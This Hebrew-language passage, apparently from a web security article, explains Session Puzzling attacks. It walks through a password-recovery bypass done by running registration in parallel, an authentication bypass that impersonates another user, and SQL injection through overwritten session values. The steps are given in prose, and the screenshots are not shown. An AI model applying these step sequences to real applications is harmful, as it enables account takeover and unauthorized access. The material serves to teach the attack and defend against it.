
וקטורי תקיפה לדוגמא

כפי שצוין בעבר, התקפות Session Puzzling מסתמכות על רצפי גישה לרכיבים המאכלסים את זיכרון ה-Session בנתונים, ועל ידי כך מאפשרים למשתמש להשפיע על תוכן ה-Session בצורה עקיפה.

הגישה לכל אחד מהרכיבים ברצף מיועדת ליצור משתנה חדש בזיכרון ה-Session, או לדרוס את ערכו של משתנה קיים, כאשר הרכיב האחרון ברצף הגישה הינו רכיב המסתמך או משתמש בסט הערכים שנבנה בזיכרון ה-Session. להלן דוגמאות למספר וקטורי תקיפה של Session Puzzling.


דוגמא ראשונה: עקיפת בקורות של תהליכים רב-שלביים על ידי ביצוע שלבים במקביל:

בתרחיש זה, הפורץ מנסה לעקוף שלב ביקורת בתהליך רב שלבי מסוג שחזור סיסמא (שלב הדורש מהפורץ מזהים או נתוני אימות, כגון מענה על שאלת שחזור סיסמא), על ידי ביצוע תהליך רב שלבי אחר במקביל (תהליך הרשמה). בשלב הראשון, הפורץ מתחיל את שני התהליכים במקביל:




לאחר מכן, הפורץ מבצע את תהליך ההרשמה **כמעט** עד סופו, בכדי לאכלס את זיכרון ה-Session בדגלי הבקרה של התהליך:


שלב 2:





שלב 3:





הפורץ ממנף את קיומם של דגלי הבקרה בזכרון ה-Session (ואת העובדה שתהליך שחזור הסיסמא משתמש בדגלים בעלי אותו שם), מבצע את השלב הראשון בתהליך שחזור הסיסמא (הזנת שם



המשתמש), מדלג על השלב של הזנת התשובה לשאלת שחזור הסיסמא, וניגש ישירות לשלב המציג את הסיסמא:







מכיוון שהדגלים הנדרשים אוכלסו בזיכרון ה-Session על ידי תהליך רב שלבי אחר (תהליך ההרשמה), השלב הסופי בתהליך שחזור הסיסמא אינו מסוגל להבחין בהבדל ומציג לפורץ את סיסמתו של המשתמש עבורו התחיל הפורץ את תהליך שחזור הסיסמא (מבלי שהפורץ ענה על שאלת שחזור הסיסמא של המשתמש!).



דוגמא שניה: עקיפת תהליך ההזדהות במערכת והתחזות למשתמש אחר:

בתרחיש זה הפורץ מנסה לדלג על שלב ההזדהות ולהתחזות למשתמש קיים על ידי גישה לרכיב הנגיש ללא זיהוי ומאכלס את זיכרון ה-Session בפרמטר זהה לזה עליו מסתמכים הרכיבים הפנימיים לאכיפת תהליך הזיהוי. השלב מתחיל בגישה מקבילה של הפורץ לרכיב ההזדהות ולתהליך שחזור הסיסמא:







במקרה זה, תהליך שחזור הסיסמא הינו תהליך רב שלבי המקבל בשלב הראשוני את שם המשתמש, ומאחסן אותו בזיכרון ה-Session לפני מעבר לשלב הבא:





לאחר הנעת תהליך שחזור הסיסמא עם שם משתמש תקין, מתעלם הפורץ משאלת שחזור הסיסמא, ומנסה לגשת לרכיבים פנימיים המסתמכים על משתנה שם המשתמש ב-Session לצורך אכיפת תהליך הזיהוי:





דוגמא שלישית: ביצוע התקפת SQL Injection באמצעות החלפת ערכי Session המשמשים להרכבת שאילתה:


כדי לתקוף רכיב המשלב ערכי Session בבניית שאילתה באופן דינאמי, ניתן להפעיל תהליך המאכלס או דורס את המשתנה בו נעשה שימוש להרכבת השאילתה, ולאחר מכן לגשת לרכיב שמריץ את השאילתה. בדוגמא המוצגת, גישה לרכיב העזרה בתור משתמש מזוהה גורמת לשרת לחשב נתונים הקשורים למשתמש באמצעות שימוש בערכי Session (מזהה המשתמש השמור ב-Session):






